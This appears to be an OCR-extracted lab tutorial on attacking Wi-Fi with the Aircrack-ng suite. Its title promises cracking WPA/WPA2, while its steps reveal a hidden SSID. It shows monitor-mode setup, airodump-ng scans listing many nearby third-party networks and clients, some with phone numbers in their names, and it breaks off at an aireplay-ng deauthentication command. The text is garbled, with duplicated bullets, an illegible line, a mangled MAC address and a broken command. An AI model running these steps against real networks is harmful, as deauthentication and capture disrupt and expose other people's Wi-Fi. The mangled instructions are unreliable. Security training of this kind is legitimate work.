
### Task: Crack a WAP & WAP2 network using Aircrack-ng

Based on the principle of “security through obscurity”, many organizations hide the SSID of a wireless network by not broadcasting it. Because they are part of the security policy of an organization, SSIDs can be used by attackers to breach the security of the wireless networks. However, hiding an organization’s SSID does not, in fact, add any level of security.

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. The program runs on both Linux and Windows.

**Here, we will use Air crack-ng to reveal a hidden SSID.**

1. In the linux Terminal Window, type ifconfig and press Enter. Observe that the wireless interface (in this case, wlan0) gets connected to the machine, as shown in the screenshot.



```
root@Twin: /home/twin
File Actions Edit View Help

root@Twin: /home/twin
# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether dc:4a:3e:f8:de:97 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 84 bytes 6720 (6.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 84 bytes 6720 (6.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.88.28 netmask 255.255.255.0 broadcast 192.168.88.255
    inet6 fe80::8012:838d:4465:5f0f prefixlen 64 scopeid 0<20<link>
    ether 08:d4:0c:48:99:9b txqueuelen 1000 (Ethernet)
    RX packets 43 bytes 7013 (6.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 32 bytes 4540 (4.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@Twin: /home/twin
```

```
root@Twin: /home/twin
File Actions Edit View Help
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 84 bytes 6720 (6.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 84 bytes 6720 (6.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.88.28 netmask 255.255.255.0 broadcast 192.168.88.255
    inet6 fe80::8012:838d:4465:5f0f prefixlen 64 scopeid 0<link>
    ether 08:d4:0c:48:99:9b txqueuelen 1000 (Ethernet)
    RX packets 43 bytes 7013 (6.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 32 bytes 4540 (4.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@Twin)-[/home/twin]
# iwconfig
lo          no wireless extensions.


eth0        no wireless extensions.

wlan0       IEEE 802.11 ESSID:"Twinjava"
            Mode:Managed Frequency:2.452 GHz Access Point: 08:40:F3:8B:BD:01
            Bit Rate=150 Mb/s   Tx-Power=22 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:on
            Link Quality=57/70  Signal level=-53 dBm
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
            Tx excessive retries:0  Invalid misc:9  Missed beacon:0


(root@Twin)-[/home/twin]
```

Note: The name of wireless interface might vary in your lab environment.

2. In the terminal Window, type `airmon-ng start wlan0` and press Enter. This command puts the wireless interface (in this case, wlan0) into monitor mode.



3. The result appears, displaying the error: “Found 2 processes that could cause trouble.” To put the interface in monitor mode, these processes must be killed. here, the name of wireless interface (wlan0) would automatically be renamed to wlan0mon.



```
root@Twin: /home/twin
File Actions Edit View Help
(root@Twin)~/home/twin
airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
630 NetworkManager
687 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 iwlwifi Intel Corporation Wireless 3165 (rev 81)
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

(root@Twin)~/home/twin
```

Disconnected  
The network connection has been disconnected.  
Don't show this message again

4. Type `airmon-ng check kill` and press Enter to stop the network managers and kill the interfering processes.

```
root@Twin: /home/twin
File Actions Edit View Help
root@Twin)~[/home/twin]
# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
630 NetworkManager
687 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 iwlwifi Intel Corporation Wireless 3165 (rev 81)
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@Twin)~[/home/twin]
# airmon-ng check kill

Killing these processes:

PID Name
687 wpa_supplicant

root@Twin)~[/home/twin]
```

```
root@Twin: /home/twin
File Actions Edit View Help
root@Twin)~[/home/twin]
# iwconfig
lo no wireless extensions.
eth0 no wireless extensions.
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:on


root@Twin)~[/home/twin]
# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
ether dc:4a:3e:f8:de:97 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 100 bytes 7848 (7.6 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 100 bytes 7848 (7.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
unspec 08:D4:0C:48:99:98-00-76:00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
RX packets 1781 bytes 596793 (582.8 KiB)
RX errors 0 dropped 1781 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


root@Twin)~[/home/twin]
```

5. Now, run the command `airmon-ng start wlan0mon` again to put the wireless interface in



monitor mode.

6. Type `airodump-ng -i wlan0mon` and press Enter. This command requests a list of detected



access points, and connected clients(“stations”).

7. The result appears, displaying the available access points. Note the hidden ESSID associated with BSSID (MAC address).

```
root@Twin: /home/twin
File Actions Edit View Help

CH 10 ][ Elapsed: 6 s ][ 2024-03-16 14:41

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
04:95:E6:24:8B:40 -70    10         0  0  11 270 WPA2 CCMP  PSK Striter
58:D9:D5:20:C0:58 -65     7         7  3  5 270 WPA2 CCMP  PSK Nkunku
08:40:F3:8B:BD:01 -53    14         2  0  4 130 WPA2 CCMP  PSK Twinjava
58:D9:D5:A2:DC:00 -82    13         0  0  3 270 WPA2 CCMP  PSK TURBO
04:95:E6:84:91:D0 -80    12         0  0  8 270 WPA2 CCMP  PSK BRANNY
50:0F:F5:30:54:50 -90     2         0  0  2 270 WPA2 CCMP  PSK Betty
CC:2D:21:5D:84:58 -87    10        54 13  2 270 WPA2 CCMP  PSK Baba Joy
D8:32:14:73:18:41 -50    12         0  0  7 270 WPA2 CCMP  PSK Matobest
00:0C:42:BC:A7:AC -87     9         0  0  1 54 WPA2 CCMP  PSK N-LINK - 0794336197
D8:32:14:5C:4D:E9 -68    14         0  0 10 130 WPA2 CCMP  PSK kalifa 0745860697
D8:32:14:5C:4D:E8 -67     8         0  0 10 270 WPA2 CCMP  PSK N-LINK 0745860697/0794336197

BSSID          STATION      PWR  Rate  Lost  Frames  Notes  Probes
(not associated) EA:A4:C2:F3:D8:D0 -81   0 - 1    0    2      NTTI ELEC
58:D9:D5:20:C0:58 D2:31:DF:8C:9F:B0 -79 24e- 1    0   19
58:D9:D5:20:C0:58 26:CC:7F:8F:8D:10 -76   0 - 1  397    2
08:40:F3:8B:BD:01 DA:35:96:FD:0A:2D -21   0 - 1    0    1
CC:2D:21:5D:84:58 00:90:4C:C5:12:38 -1    1e- 0    0   13
CC:2D:21:5D:84:58 4A:D4:3A:0E:DF:55 -1    1e- 0    0   41
Quitting ...

root@Twin: /home/twin
```

NOTE: The BSSID associated with the hidden ESSID will differ in your lab environment.

NOTE: airodump-ng hops from channel to channel and shows all access points from which it can receive beacons.


- [illegible]

- `--bssid`: MAC address of the target access point (in this example, 08:40:F38B:01 wlan0mon): Wireless interface
- Airodump-ng starts capturing the Initialization Vector (IV) from the target AP, as shown in the screenshot.

- `--bssid`: MAC address of the target access point (in this example, 08:40:F38B:01 wlan0mon): Wireless interface
- Airodump-ng starts capturing the Initialization Vector (IV) from the target AP, as shown in the screenshot.



9. Airodump-ng starts capturing the Initialization Vector (IV) from the target AP, as shown in



the screenshot.

NOTE: The client station BSSID will differ in your lab environment.

10. Open another terminal by clicking new Terminal icon from the top at the desktop.


11. A Terminal window appears. In the terminal window, type `sudo su` and press enter to run the programs as a root user.

12. In the [sudo] password for attacker field, type your password and press enter.

NOTE: The password that you type will not be visible.

Now, type `cd` and press Enter to jump to the roof directory.

13. In this new terminal, type **aireplay -ng -deauth 0 (activates deauthentication mode) -a mac address interface** and press enter.

